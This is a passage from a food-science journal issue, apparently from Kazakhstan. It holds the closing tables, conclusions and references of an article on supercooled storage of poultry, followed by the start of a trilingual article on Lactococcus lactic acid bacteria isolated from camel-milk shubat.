		-0,99	-4,14	-2,57
		-0,95	-3,15	-2,05
	X±S	-0,92±0,08	-3,47±0,58	-2,20±0,32
2	Нога бройлера охлажденная упакованная в п/п.	-0,82	-3,47	-2,15
		-1,01	-3,90	-2,46
		-0,97	-3,85	-2,41
	X±S	-0,93±0,10	-3,74±0,24	-2,34±0,17

Рекомендуемые температуры хранения филе куриного охлажденного, копчено-вареного и сырокопченного, упакованного в пищевую пленку и филе грудки и ноги (различных анатомических частей) охлажденного бройлера приведены в таблицах 3-4.

Анализ полученных данных показывает, что рекомендуемая температура хранения для охлажденного филе составляет минус 2,20 °С +/-, копчено-вареного минус 4,26 +/- и сырокопченного – минус 8,08 +/-.

Сопоставительный анализ охлажденной продукции показывает отсутствие существенной разницы в рекомендуемом температурном режиме хранения между различными видами продукции (курица, бройлер) и между отдельными анатомическими частями (филе, нога бройлера).

Выводы. Обобщение информационного материала по применению инновационного процесса переохлаждения птицы и птицепродуктов показывает, что суперохлаждение продлевает срок хранения куриного мяса и обеспечивает его качество и безопасность при хранении и транспортировке по сравнению с традиционной технологией. Экспериментально определены значения криоскопических и предельных температур мяса птицы и птицепродуктов различных видов и термического состояния при разных температурных режимах охлаждения. Показано, что при определении значений криоскопической и предельной температуры переохлаждения целесообразно использовать ступенчатый режим охлаждения.

Установлено, что предельная температура переохлаждения является фиксированным индивидуальным показателем начала нуклеации для мяса птицы и птицепродуктов и может быть использована в сочетании с криоскопической температурой как критерий для обоснования температуры охлаждающей среды, обеспечивающей стабильность продуктов в переохлажденном состоянии.

Полученные данные свидетельствуют о значительной разнице между криоскопической температурой и предельной температурой переохлаждения мяса птицы и птицепродуктов и необходимости дифференцирования режимов хранения в зависимости от состава и термического состояния продукта. Экспериментально установлено, что хранение копчено-вареных и сырокопченных продуктов можно проводить в диапазоне температур от минус 5,0 °С до минус 8,0 °С в переохлажденном состоянии.

Финансирование. Исследование выполнено при поддержке финансирования Комитета науки Министерства науки и высшего образования Республики Казахстан по бюджетной программе 217 «Развитие науки», подпрограмме 102 «Грантовое финансирование научных исследований», специфике 154 «Оплата услуг по исследованиям» в рамках выполнения проекта AP19678940 «Разработка новой технологии хранения охлажденного мяса птицы и птицепродуктов с применением биологических методов консервирования в сочетании с холодом» на 2023-2025 гг.

Литература

- 1.Zhou, G. H., X. L. Xu, and Y. Liu. Preservation technologies for fresh meat – A review. // Meat Sci. - 2010. - № 86. - pp. 119–128. doi:10.1016/j.meatsci.2010.04.033.
- 2.Recommendations for Chilled Storage of Perishable Produce, IIF-IIR France.- 2000. ISBN-10: 291314909X
- 3.Cooling, cutting, cold storage, ripening. Influence on meat quality // Proceedings of scientists of the Federal Centre for Meat Research. Kulmbach.1998.- № 15 - 217 p.

4. Головкин Н.А., Маслова Г.В., Скоморовская И.Р. Консервирование продуктов животного происхождения при субкриоскопических температурах // М.: Агропромиздат.-1987.- 272 с.
5. Damodaran S., Pakin K.L., Fennema O.R., Fennema's. Food Chemistry 4th ed // CRC Press Taylor Francis Group. London. -2008. -1122 p.
6. Justas D. I., Bill B. A. Studies on the minimum temperature for storing chilled beef International Congress on Meat Science and Technology //Australia Brizbane. -1989.
7. Gabas A. L., Telis-Romero J., Telis V. R. N. Influence of fluid concentration on freezing point depression and thermal conductivity of frozen orange juice // International Journal of Food Properties. – 2003. – Vol.6.(3). - С. 543-556.
8. Sanz P. D. et al. Freezing rate simulation as an aid to reducing crystallization damage in foods // Meat Science. -1999. -Vol.52.(3)- С. 275-278.
9. James S. J., Giegel A. J., Hudson W. R. The ultra rapid chilling of pork // Meat Science.-1983.- Vol.9. (1) - С. 63-78.
10. Small A., Sikes A., O'Callaghan D. Development of a Deep Chilling Process for Beef and Sheepmeat //Published by Meat & Livestock Australia Limited, Sydney, Australia.-2011.
11. Lowry P. D., Gill C. O. Mould growth on meat at freezing temperatures // International journal of refrigeration.- 1984.-Vol.7.(2) - С. 133-136.
12. Farouk M. M. et al. The initial freezing point temperature of beef rises with the rise in pH: A short communication // Meat science. -2013.-Vol. 94.(1) - С. 121-124.
13. Fukuma Y. et al. Application of supercooling to long-term storage of fish meat //Fisheries science.-2012.- Vol.78.- С. 451-461.
14. Banerjee R., Maheswarappa N. B. Superchilling of muscle foods: Potential alternative for chilling and freezing // Critical reviews in food science and nutrition.- 2019. - Vol.59 (8) - С. 1256-1263. DOI:10.1080/10408398.2017.1401975.
15. Duun A. S., Rustad T. Quality changes during superchilled storage of cod (*Gadus morhua*) fillets // Food chemistry. - 2007. –Vol.105.(3) - С. 1067-1075.
16. Kaale L. D. et al. Superchilling of food: A review //Journal of food engineering.-2011.-Vol. 107.(2) - С. 141-146.
17. Гуштин В. В. и др. Влияние близкриоскопической температуры хранения на увеличение сроков годности охлажденного мяса индейки //Птица и птицепродукты.-2017. - № 1. - С. 15-17.
18. Дибирасулаев М.А., Белозеров Г.А., Дибирасулаев Д.М., Донецких А.Г. К обоснованию температуры охлаждающей среды, обеспечивающей стабильное переохлажденное состояние мяса и мясопродуктов //Сборник материалов международной научно-практической конференции, посвященной 90-летию ВНИИПП. - 2019. - С. 100-105.
19. Stonehouse G.G., Evans J.A. The use of supercooling for fresh foods: A review // Journal of Food Engineering – 2015.-Vol.148.- p.74-79.
20. Патент на изобретение 2733118 С1: заявка № 2019127769 от 03.09.2019. Способ хранения продуктов животного происхождения в переохлажденном состоянии / Дибирасулаев М.А., Белозеров Г.А., Дибирасулаев Д.М., Донецких А.Г., Рыжова С.Г., Алигаджиева У.А., Ибадов Ш.Н., Уманский В.Л.
21. Дибирасулаев М. А. и др. К разработке научно обоснованных режимов хранения мяса и мясных продуктов в переохлажденном состоянии //Все о мясе. -2020.-№ 5.- С. 40-45.

References

1. Zhou, G. H., X. L. Xu, and Y. Liu. Preservation technologies for fresh meat – A review. // Meat Sci. - 2010. - № 86. - pp. 119–128. doi:10.1016/j.meatsci.2010.04.033.
2. Recommendations for Chilled Storage of Perishable Produce, IIF-IIR France.- 2000. ISBN-10: 291314909X
3. Cooling, cutting, cold storage, ripening. Influence on meat quality // Proceedings of scientists of the Federal Centre for Meat Research. Kulmbach.1998.- № 15 - 217 p.

-
4. Головкин Н.А., Маслова Г.В., Скоморовская И.П. Консервирование продуктов животного происхождения при субкриоскопических температурах // М.: Агропромиздат.-1987.- 272 с.
 5. Damodaran S., Pakin K.L., Fennema O.R., Fennema's. Food Chemistry 4th ed // CRC Press Taylor Francis Group. London. -2008. -1122 p.
 6. Justas D. I., Bill B. A. Studies on the minimum temperature for storing chilled beef International Congress on Meat Science and Technology //Australia Brizbane. -1989.
 7. Gabas A. L., Telis-Romero J., Telis V. R. N. Influence of fluid concentration on freezing point depression and thermal conductivity of frozen orange juice // International Journal of Food Properties. – 2003. – Vol.6.(3). - C. 543-556.
 8. Sanz P. D. et al. Freezing rate simulation as an aid to reducing crystallization damage in foods // Meat Science. -1999. -Vol.52.(3)- C. 275-278.
 9. James S. J., Giegel A. J., Hudson W. R. The ultra rapid chilling of pork // Meat Science.-1983.- Vol.9. (1) - C. 63-78.
 10. Small A., Sikes A., O'Callaghan D. Development of a Deep Chilling Process for Beef and Sheepmeat //Published by Meat & Livestock Australia Limited, Sydney, Australia.-2011.
 11. Lowry P. D., Gill C. O. Mould growth on meat at freezing temperatures // International journal of refrigeration.- 1984.-Vol.7.(2) - C. 133-136.
 12. Farouk M. M. et al. The initial freezing point temperature of beef rises with the rise in pH: A short communication // Meat science. -2013.-Vol. 94.(1) - C. 121-124.
 13. Fukuma Y. et al. Application of supercooling to long-term storage of fish meat // Fisheries science.-2012.- Vol.78.- C. 451-461.
 14. Banerjee R., Maheswarappa N. B. Superchilling of muscle foods: Potential alternative for chilling and freezing // Critical reviews in food science and nutrition.- 2019. - Vol.59 (8) - C. 1256-1263. DOI:10.1080/10408398.2017.1401975.
 15. Duun A. S., Rustad T. Quality changes during superchilled storage of cod (*Gadus morhua*) fillets // Food chemistry. - 2007. –Vol.105.(3) - C. 1067-1075.
 16. Kaale L. D. et al. Superchilling of food: A review //Journal of food engineering.-2011.-Vol. 107.(2) - C. 141-146.
 17. Gushhin V. V. i dr. Vliyanie blizkrioskopicheskoy temperatury hraneniya na uvelichenie srokov godnosti ohlazhdennogo mjasa indejki //Ptica i pticeprodukty.-2017. - № 1. - S. 15-17. [in Russian].
 18. Dibirasulaev M.A., Belozero G.A., Dibirasulaev D.M., Doneckih A.G. K obosnovaniyu temperatury ohlazhdajushhej sredy, obespechivajushhej stabil'noe pereohlazhdennoe sostojanie mjasa i mjasoproduktov //Sbornik materialov mezhdunarodnoj nauchno-prakticheskoy konferencii, posvjashhennoj 90-letiju VNIIPP. - 2019. - S. 100-105. [in Russian].
 19. Stonehouse G.G., Evans J.A. The use of supercooling for fresh foods: A review // Journal of Food Engineering – 2015.-Vol.148.- p.74-79.
 20. Patent na izobrenenie 2733118 C1: zayavka № 2019127769 ot 03.09.2019. Sposob hraneniya produktov zhivotnogo proishozhdeniya v pereohlazhdjonnom sostojanii / Dibirasulaev M.A., Belozero G.A., Dibirasulaev D.M., Doneckih A.G., Ryzhova S.G., Aligadzheva U.A., Ibadov Sh.N., Umanskiy V.L. [in Russian].
 21. Dibirasulaev M. A. i dr. K razrabotke nauchno obosnovannyh rezhimov hraneniya mjasa i mjasnyh produktov v pereohlazhdjonnom sostojanii //Vse o mjase. -2020.-№ 5.- S. 40-45. [in Russian].

Сведения об авторах

Умиралиева Л. Б. – кандидат технических наук, г. Алматы, Казахстан, ТОО «Казахский научно-исследовательский институт перерабатывающей и пищевой промышленности», e-mail: l.umiraliyeva@rpf.kz;

Дибирасулаев М. А. - доктор технических наук, г. Алматы, Казахстан, ТОО «Казахский научно-исследовательский институт перерабатывающей и пищевой промышленности», e-mail: dmama42@mail.ru;

Дибирасулаев Д. М. - кандидат технических наук, г. Алматы, Казахстан, ТОО «Казахский научно-исследовательский

институт перерабатывающей и пищевой промышленности», e-mail: dibdm@mail.ru;

Стоянова Д. Г. - доктор биологических наук, профессор, г. Алматы, Казахстан, ТОО «Казахский научно-исследовательский институт перерабатывающей и пищевой промышленности» e-mail: stoyanovamsu@mail.ru;

Искаков М. Х. - кандидат технических наук, г. Алматы, Казахстан, ТОО «Казахский научно-исследовательский институт перерабатывающей и пищевой промышленности», e-mail: iskakov-mx@mail.ru

Филатов И. Д. – магистрант, г. Алматы, Казахстан, ТОО «Казахский научно-исследовательский институт перерабатывающей и пищевой промышленности» e-mail: filatov-vanya@inbox.ru

Information about the authors

Umiraliyeva L. B. – Candidate of Technical Sciences, Almaty, Kazakhstan, Kazakh Scientific Research Institute of Processing and Food Industry LLP, e-mail: umiraliyeva@rpf.kz;

Dibirasulaev M. A. - Doctor of Technical Sciences, Almaty, Kazakhstan, Kazakh Scientific Research Institute of Processing and Food Industry LLP, e-mail: dmama42@mail.ru;







Dibirasulaev D. M. - Candidate of Technical Sciences, Almaty, Kazakhstan, Kazakh Scientific Research Institute of Processing and Food Industry LLP, e-mail: dibdm@mail.ru;

Stoyanova L. G. - Doctor of Biological Sciences, Professor, Almaty, Kazakhstan, Kazakh Scientific Research Institute of Processing and Food Industry LLP e-mail: stoyanovamsu@mail.ru;

Iskakov M. Kh. - Candidate of Technical Sciences, Almaty, Kazakhstan, Kazakh Scientific Research Institute of Processing and Food Industry LLP, e-mail: iskakov-mx@mail.ru;

Filatov I. D. – Master's student, Almaty, Kazakhstan, Kazakh Scientific Research Institute of Processing and Food Industry LLP e-mail: filatov-vanya@inbox.ru

ӘРТҮРЛІ АЙМАҚТАРДЫҢ ШҰБАТТАРЫНАН БӨЛІНІП АЛЫНҒАН *LACTOCOCCUS* ТҰҚЫМДАСЫНЫҢ СҮТҚЫШҚЫЛ БАКТЕРИЯЛАРЫН ЗЕРТТЕУ

С.З. Сағындықова ¹, У.З. Сағындыков ², Т.С. Тасмағанбетова ², М.Ж. Султанова ³, Н. Акжанов ^{3*}, М.А. Якияева ⁴

¹Х. Досмұхамедов атындағы Атырау университеті, Атырау, Қазақстан,

²Л.Н. Гумилев атындағы Еуразия ұлттық университеті, Астана, Қазақстан,

³«Қазақ қайта өңдеу және тамақ өнеркәсібі ҒЗИ» ЖШС АФ, Астана, Қазақстан,





⁴Алматы технологиялық университеті, Алматы, Қазақстан,

e-mail: nurtore0308@gmail.com

Қазақстанда түйе шаруашылығы - мал шаруашылығының дәстүрлі қалыптасқан саласы. Жартысы шөлді және шөлейт аймақтарда орналасқан Қазақстанның кең аумақтарын шаруашылық игеруде түйе шаруашылығының ұлттық экономикалық маңызы зор. Түйе сүті және оның негізіндегі өнімдер құнды пробиотикалық бактериялардың көзі болып табылады. Шұбат - түйе сүтінен жасалған ұлттық сусынның мал шаруашылығы өнімдерінің арасында тағамдық жағынан да, емдік жағынан да баламасы жоқ. Биологиялық қасиеттері бойынша шұбат тек қоректік және дәмді өнім ғана емес, сонымен қатар әртүрлі биологиялық белсенді заттардың көзі болып табылады. Бұл зерттеу мақаласында Қазақстанның әртүрлі географиялық аймақтарының шұбаттарынан бөлініп алынған сүтқышқыл бактериялары штаммдары *Lactococcus* тұқымдасы зерттелді. Атырау, Алматы, Ақтөбе, Қызылорда облыстарының фермерлік шаруашылықтарынан алынған шұбат сынағы зерттеуге алынып, алдымен олардың органолептикалық қасиеттері анықталған. Бөлініп алынған *Lactococcus* штаммдарының физиологиялық және биохимиялық қасиеттері зерттелген. Зерттеліп отырған шұбаттардың үлгілерінен бөлініп алынған *Lactococcus* штаммдарының қасиеттерінің ұқсастығына байланысты 3 топқа бөлінді. Бұл штаммдардың көмірсуды ашыту ерекшелігі, әртүрлі температурада өсу ерекшеліктері анықталды. Әртүрлі облыстың шұбаттарынан бөлініп алынған *Lactococcus* штаммдарының түрлерінің саны, түрлік құрамы және кездесу жиілігі бойынша да зерттеу жүргізілді.

Түйін сөздер : түйе сүті, шұбат, сүтқышқылды бактериялар, штамм, микрофлора, идентификация.

ИССЛЕДОВАНИЕ МОЛОЧНОКИСЛЫХ БАКТЕРИЙ РОДА *LACTOCOCCUS*, ВЫДЕЛЕННЫХ ИЗ ШУБАТА РАЗЛИЧНЫХ РЕГИОНОВ

С.З. Сағындықова ¹, У.З. Сағындыков ², Т.С. Тасмағанбетова ², М.Ж. Султанова ³,

Н. Акжанов ^{3*}, М.А. Якияева ⁴

¹Атырауский университет имени Х. Досмұхамедова, Атырау, Казахстан,

²Евразийский Национальный Университет имени Л.Н. Гумилева, Астана, Казахстан,

³АФ ТОО «Казахский НИИ перерабатывающей и пищевой промышленности», Астана, Казахстан,

⁴Алматинский технологический университет, Алматы, Казахстан,

e-mail: nurtore0308@gmail.com

В Казахстане верблюжье хозяйство - традиционно сложившаяся отрасль животноводства. В хозяйственном освоении обширных территорий Казахстана, половина из которых расположена в пустынных и полупустынных регионах, верблюжье хозяйство имеет большое национальное экономическое значение. Верблюжье молоко и продукты на его основе являются источником ценных пробиотических бактерий. Наци-

ональный напиток из шубата - верблюжьего молока не имеет аналогов среди продуктов животноводства ни в пищевом, ни в лечебном плане. По биологическим свойствам шубат является не только питательным и вкусным продуктом, но и источником различных биологически активных веществ. В данной исследовательской статье были изучены штаммы молочнокислых бактерий рода *Lactococcus* из различных географических регионов Казахстана. Для исследования был взят шубат из фермерских хозяйств Атырауской, Алматинской, Актюбинской и Кызылординской областей. В выделенных штаммах *Lactococcus* были изучены органолептические, физиологические и биохимические свойства. Из-за сходств свойства штаммов *Lactococcus*, выделенных из образцов исследуемых шубатов, они были разделены на 3 группы. Выявлены особенности углеводного брожения этих штаммов, особенности роста при различных температурах. Также были проведены исследования по количеству видов, видовому составу и частоте встречаемости штаммов *Lactococcus*, выделенных из шубата различных областей.

Ключевые слова: верблюжье молоко, шубат, молочнокислые бактерии, штамм, микрофлора, идентификация.

THE STUDY OF LACTIC ACID BACTERIA OF THE GENUS *LACTOCOCCUS* ISOLATED FROM SHUBAT FROM VARIOUS REGIONS

S.Z. Sagyndykova ¹, U.Z. Sagyndykov ², T.S. Tasmaganbetova ², M.Zh. Sultanova ³, N. Akzhanov ^{3,*}, M.A. Yakiyayeva ⁴

¹Atyrau University named after Kh. Dosmukhamedov, Atyrau, Kazakhstan,

²Eurasian National University named after L.N. Gumilyov, Astana, Kazakhstan,

³«Kazakh research Institute of processing and food industry» LLP AF, Astana, Kazakhstan,

⁴Almaty Technological University, Almaty, Kazakhstan,

e-mail: nurtore0308@gmail.com

Camel farming is a traditionally established branch of animal husbandry in Kazakhstan. Camel farming is of great national economic importance in the economic development of vast territories of Kazakhstan, half of which are located in desert and semi-desert regions. Camel milk and products based on it are a source of valuable probiotic bacteria. The national drink made from camel milk shubat has no analogues among animal products, either in terms of food or medicine. According to its biological properties, shubat is not only a nutritious and tasty product, but also a source of various biologically active substances. In this research article, *Lactococcus* lactic acid bacteria strains from various geographical regions of Kazakhstan were studied. Fur coats from farms in Atyrau, Almaty, Aktobe, Kyzylorda regions were taken for research, first their organoleptic properties were revealed. The physiological and biochemical properties of isolated *Lactococcus* strains have been studied. Due to the similarity of the properties of *Lactococcus* strains isolated from the samples of the studied fur coats, they were divided into 3 groups. The peculiarities of carbohydrate fermentation of these strains and the peculiarities of growth at different temperatures have been revealed. Studies have also been conducted on the number of species, species composition and frequency of occurrence of *Lactococcus* strains isolated from shubat in various regions.

Keywords: camel milk, shubat, lactic acid bacteria, strain, microflora, identification.

Кіріспе. Сүттің жоғары тағамдық және биологиялық құндылығы ашыған кезде одан да артатындықтан, қазіргі уақытта функционалдық өнімдердің тұтыну нарығының жартысынан көбі ашытылған сүт өнімдерімен ұсынылған, олардың стартерлік дақылдарының антагонистік белсенділігі дисбактериозды және организмнің интоксикациясын болдырмайды. Оларды дайындауда қолданылатын бактериялық стартерлер адамның ас қорыту жолына бейімделген бірегей пробиотиктер болып табылады.

Ашыған сүт өнімдерінің пайдалы әсері олардың бірқатар микроорганизмдерді, соның ішінде қоздырғыштарды басуына байланысты. Бұл әсер сүт қышқылды бактериялардың сүт қышқылын және ішекте зиянды бактериялардың дамуын тоқтататын заттарды (сүтегі асқын тотығы, сірке, бензой қышқылдары және т.б.) жинақтау қабілетіне байланысты, бұл, әдетте, тежелуге әкеледі, шіріту процесін және улы ыдырау өнімдерінің түзілуін тоқтатады [1, 2].

Жаңа сауылған шикі сүттің құрамындағы микроорганизмдер саны тазалық деңгейіне, сақталу жағдайына және тасымалдауға байланысты өзгеріп отырады. Оның құрамында микроорганизмнің болуының екі түрлі (эндогенді және экзогенді) жолы бар екендігі белгілі. Эндогендік жолмен сүтке микроорганизм тікелей мал желінінен түссе, желіннің безді бөлігінде бірлі жарым ғана микроорганизм торшасы болады. Желіннің үш жағында, яғни сүт шығатын сауым каналында алдыңғы қалған сүт тамшысы мен жұғындысында микроорганизмдер жиналып, көбейіп, «тығын» түзеді және сүтке түскенде саны 1 см^3 сүтте бірнеше мыңға жетеді. Олар көбіне маститтік стрептококкалар, микрококкалар, энтерококкалар (*Ent.liguefaciens*), коринебактериялар т.б. болады. Сол себепті малды сауғанда алғашқы аз ғана сауындыны бөлек ыдысқа сауған дұрыс. Желін каналының ұшында жиналған микроорганизм жалпы сүтке түспегені дұрыс. Малды сауар алдында желінді жуғанда микроб саны 1 см^2 аумақта 10^3 -нен жоғары болмауы керек, дегенмен, мал желінінің анатомиялық құрылысына байланысты, желін каналының сілемей қабаты синтездейтін май қышқылдарының бактерицидтік қасиеті болады. Сонымен бірге, желін каналындағы секреттермен бірге фосфолипидтер маститтік стрептококктар және басқа да бөгде микроорганизмдерді өлтіріп отырады. Жас малдарға қарағанда жасы ұлғайған малдардың желінінде, тері қыртыстарында микроорганизмдер көбірек болады, себебі: ірілі-ұсақты тері қыртыстарында микроорганизмдер қалып қояды және малдың денесінің жылы температурасы микроорганизмдердің көбеюіне қолайлы болады. Бұл микрофлора микрококкалар, ішек таяқшалары, энтерококкалар, сүт қышқылы бактериялары, ашытқы саңырауқұлақтары тағы басқа сапрофитті, улы, өндіріске қажетсіз мал терісіне пішен және қамыс төсеніштерінен жұққан микроорганизмдерден тұрады. Мал азықтық жемдерде де әртүрлі микроорганизмдер болады. Жаңа орылған шөпте сүт қышқылы бактериясы көбірек болса, сақталған жем-шөптерде спора түзетін, аэробты бациллалар, сонымен бірге, мал азықтық жем-шөптерде пропион қышқылы, сірке қышқылдары, актиномицеттер, ашытқы саңырауқұлақтары т.б. микроорганизмдер кездеседі. Малды ашыған, бүлінген немесе топырақ араласқан жеммен, нашар сүрлеммен қоректендіру сүттің май қышқылы және басқа да бактериялармен ластануына әкеп соғады [3, 4].

Қазақстанның батыс және оңтүстік облыстарында түйе сүті негізгі азық-түлік өнімі болып табы-

лады. Қазақстан – индустриялық мемлекет болғандықтан Батыс аймақтарда ірі мұнай өндіру жүргізілуде, ал олардың шығарындылары қоршаған ортаны нашарлататын мұнай-химия зауыттары жұмыс істейді. Көптеген қалаларда химия өнеркәсібіндегі металлургиялық және фосфор зауыттары, сонымен қатар, көмір шахталары мен шахталар бар. Мұның бәрі қоршаған ортаға және адам денсаулығына кері әсер етеді. Атомдық және ядролық жарылыстар мен әскери сынақтар, сондай-ақ, ғарышқа ұшу салдарынан еліміздің экологиясы айтарлықтай нашарлады. Сол себепті таза пробиотиктермен ашытылған түйе сүтімен қоректену иммунитетті жақсартуға әсерін тигізетіні сөзсіз [5].

Микроорганизмдер фермада жасайтын жұмысшылардың, сауыншылардың киімдерінен де келіп түседі. Сол секілді, ауаның құрамында да микроорганизм саны 1 м^3 -та 300-1500 торша шамасында болады. Ауада негізінен көбіне микрококкалар, сарциналар, ашытқы саңырауқұлақтары және зен саңырауқұлақтары кездеседі. Мемлекеттік стандарт талабына сай ауыз сумен сүт құятын ыдыстарды, құрал-жабдықтарды жуады, ал бұл суда аз да болса микроорганизмдер болады. Сүт сауатын, сақтайтын, дұрыс жуылмаған, кептірілмеген ыдыстардағы сүтті су қалдығы микроорганизмдердің тіршілігінің көзі болып табылады. Қышқыл сүт тағамдарын дайындағанда әртүрлі бөгде микроорганизмдер ашу үрдісіне кеселін тигізумен бірге, адам денсаулығына да зиян келтіретіні мәлім. Сондықтан, түйе сүтінен дайындалатын әртүрлі аймақ үлгілерінен алынған шұбаттың сүт қышқылы флорасын, түрлік құрамын зерттеп, неғұрлым тиімді штамдарды бөліп алып, шұбат дайындауда қолдану қазіргі кезде өзекті мәселелердің бірі болып табылады [6].

Жергілікті сүзбеден, балмұздақтан және табиғи бактериялық штамдар сүтқышқылы бактерияларын пробиотиктер ретінде бөліп алып, оқашаулап, сипаттама беріп *in vitro* бойынша талдау жүргізілген. Түрлі ас қорыту жүйесінің бұзылыстарының жиілігінің артуы пробиотиктерді бөліп алып, зерттеп, өндіруге деген сұраныстың артуының негізгі себебі болып табылады. Ең жиі кездесетін денсаулық бұзылыстары көбінесе әртүрлі өмір салты факторларына байланысты. Қазіргі кезде ақпарат қолжетімділігінің артуы тұтынушыларды бұрынғыдан да білімді етті. Сондықтан олар өздерінің денсаулығын жақсарту үшін пробиотиктерді қабылдауға дайын екендігі белгілі. Осының аясында зерттеу жаһандық пробиотиктерді зерттеудің негізгі драйвері ретінде денсаулық туралы хабардарлықты арттыруды көрсете-

ді [7]. Алдын ала сақтану мақсатында түйе сүті қатерлі ісікке және қант диабетіне қарсы қасиеттері бар. Сүт құрамындағы қанықпаған май қышқылдарының жоғары болуы жалпы тағам сапасына ықпал етеді. Казеиннің аз болуы және лактоглобулиннің болмауы түйе сүтінің гипоаллергенді әсерімен байланысты. Лактоферрин, иммуноглобулиндер, лизоцим немесе С витамині сияқты басқа компоненттер бұл қасиеттердің детерминизмінде маңызды рөл атқарады деп саналады [8, 9, 10, 11, 12].

Еліміз бойынша өсірілетін түйе басының 82%-ы Маңғыстау, Атырау, Қызылорда және Түркістан облыстарында шоғырланған. Атап айтқанда, Маңғыстау облысында — 82 171 бас, Қызылорда облысында — 53 203, Атырау облысында — 35 024, Түркістан облысында — 34 673, Ақтөбе облысында — 19 665, Алматы облысында — 8 581, Жамбыл облысында — 7 932, Батыс Қазақстан облысында — 2 300 бас түйе барлығы белгілі, қазіргі уақытта оларды көбейтумен шаруашылықтар айналысуда. Негізінен шұбат, басқа да сусын дайындау үшін антагонисттік қасиеттері бар сүт қышқылы бактерияларының таза культуралары *Lac.cremoris subsp.lactis-7*, *Lbm.casei-27* штаммдарын қолданып, зерттеу жұмысын жүргізген [13].

Судан мемлекеті ірі малдарға өте бай, оның ішінде өсірілген түйелер 12⁰ солтүстік ендіктің солтүстігінде үш миллионнан астам басты құрайды [14].

Көшпелі малшылар мен отырықшы малшылардан жиналған гариссаның (ашыған түйе сүті немесе шұбаттың) химиялық құрамы мен микробтық құрамын бағалау мақсатында зерттеу жүргізілген. Нәтижелер екі селекционерден алынған гарисса (шұбат) үлгілерінің орташа жалпы құрғақ затында, күлінде және протеиндерінде айырмашылықтардың бар екенін көрсетті. Сонымен қатар, гарисса үлгілерінде % май, рН және % сүт қышқылында көшпелі және отырықшы гарисса арасында айтарлықтай айырмашылықтар (P<0,01) анықталды. Микробтардың саны жалпы бактериялардың, ашытқылардың және *Streptococcus spp.* және *Lactobacillus spp* жоғары деңгейлері. Көшпенділер өсірген гарисса үлгілерімен салыстырғанда көшпелі жағдайда өсірілген гарисса үлгілерінде. Дәстүрлі әдістерді қолдану арқылы *Streptococcus lactis*, *Str. lactis sub. spp diacetylactis*, *Lactobacillus planturum*, *Lact. brevis*, *Lact. casei*, *Lact. leichmanii*, *Lact. acidophilus* and *Lact. fermentum*. Осы зерттеу нәтижесінде түйе сүтінің изоляттары мен өңделген өнімдерінің идентификациясы мен молекулалық сипаттамасы бойынша қосымша зерттеулердің керек екендігі айтылады [14].

Әртүрлі географиялық аймақтарының шұбаттарынан бөлініп алынған сүтқышқыл бактериялары штаммдары *Lactococcus* тұқымдасының сүтқышқыл бактерияларын зерттеу өте өзекті болып табылады.

Материалдар мен әдістер. Қазақстанның әртүрлі географиялық аймақтарының шұбаттарынан бөлініп алынған сүтқышқыл бактериялары штаммдары зерттелді. Атырау, Алматы, Ақтөбе, Қызылорда облыстарының фермерлік шаруашылықтарынан алынған шұбат сынағы зерттеуге алынды.

Сүт қышқылы бактерияларын бөліп алу үшін егу тәсілдері.

Сүт қышқылы бактериялары екі әдіспен: тікелей әдіспен шұбаттың үлгісін тікелей қоректік ортаға себу және жинақтағыш орта арқылы сұйылтып себу арқылы бөлініп алынды.

Бірінші жағдайда сынақтың 50-граммын не 50 см³ - ін 450 см³ залалсызданған құбыр суына қосып, мұқият араластырады. Сонан соң, 1•10²; 1•10³; сұйылтпаның 1 см³-ын Петри табақшасына тереңдете себеді. 48 сағат өткен соң, өскен шоғырлардың санын анықтап, окшаулап алып сұйық қоректік ортаға отырғызып, термостатта 24-48 сағат қояды. Сонан соң кері сұйық ортадан сұйылтпа жасап қатты қоректік ортаға егіп микроорганизм штамдарының тазалығына көз жеткізіп, сонан соң сол таза микроорганизм штамдарының қасиеттері жан-жақты зерттеледі.

Екінші әдісте – 1 г (см³) сынақты 9 см³ жинақтағыш ортаға егеді. Жинақтағыш орта ретінде майсызданған сүт қолданылды. Термостатта 37⁰С-та 24 сағат өткен соң сұйылтпа жасап, оның 0,1 см³-ын тереңдетілген әдіс арқылы Петри табақшасына себіліп, 30, 37, 45, 50⁰С-та 24-48 сағат бойы термостатқа қойылды. Зерттеу бірнеше рет қайталанды. Өскен шоғырлар саны есептеліп, нәтижелері статистика бойынша өңделіп, орташа арифметикалық қателіктері төмендегі формула бойынша анықталды:

$$m = \frac{\sigma}{\sqrt{n}}$$

Мұнда σ - орташа квадраттың ауытқуы. Ол төмендегі формула бойынша анықталады:

$$\sigma = \sqrt{\frac{\sum_i^M (x - \bar{x})^2 \cdot f}{n - 1}}$$

Орташа есебі және екі орташа өлшем арасындағы айырмашылық Стьюдент критериясы бойынша аны-

кталды [15, 16].

Сүт қышқылы бактериясын бөліп алу және идентификациялау.

Сүт қышқылы бактериялары жинақтағыш орта және тікелей әдістері арқылы бөліп алынды. Қоректік орта ретінде негізінен Богданов және оның модификациялары қолданылды. Бөлініп алынған сүт қышқылы бактерияларының морфологиялық, культуральдық, физиологиялық және биохимиялық қасиеттері зерттелді: шоғырлар өлшемі мен құрылысы, торша пішіні, Грам әдісі бойынша боялуы, құрамында әртүрлі NaCl (2; 3; 4; 6,5%) концентрациясы бар, (20, 30, 40%) өті бар гидролизденген сүтте өсуі, рН-тың 9,2; 9,6 мөлшеріндегі ет пептонды сорпада өсуі, көмірсуларды ашытуы, 7 тәуліктен кейінгі сүтті ұйыту уақыты, құрамында лакмус және метилен көгі (0,3%) бар сүтке қатысы, CO₂-ні глюкозадан бөлуі, NH₃-тің аргиннен бөлінуі, желатинаны сұйырту қасиеттері анықталып каталазаға байланысты тест жүргізілді.

Микроорганизмдер идентификациясы Берги анықтағышы арқылы жүргізіледі [17, 18, 19].

Ұқсастық және сәйкестік коэффициенті арқылы гомогенді кластерге штамдарды бөлу төмендегі формула арқылы жүргізілді [20; 21]:

$$S_x = \left(1 - \frac{\sqrt{\sum (x_i - y_i)}}{M}\right) \cdot 1000$$

Мұнда S_x - ара қашықтық; x - қасиеттердің сандық мөлшері, i - ОТБ үшін /операбельдік токономиялық бірлік / i = 1,2...n, y_i - ОТБ үшін қасиеттердің сандық мөлшері; i=1,2...n; M - қасиеттердің жалпы саны [20; 21].

Штамдардың топталуы ұқсастық және сәйкестілік коэффициенті арқылы анықталды [22, 23].

Сүт қышқылы бактерияларын бөліп алу үшін қолданылған қоректік орталар.

Микроорганизмдерді бөліп алу және өсіру үшін МРС, Богданов қоректік ортасы қолданылды.

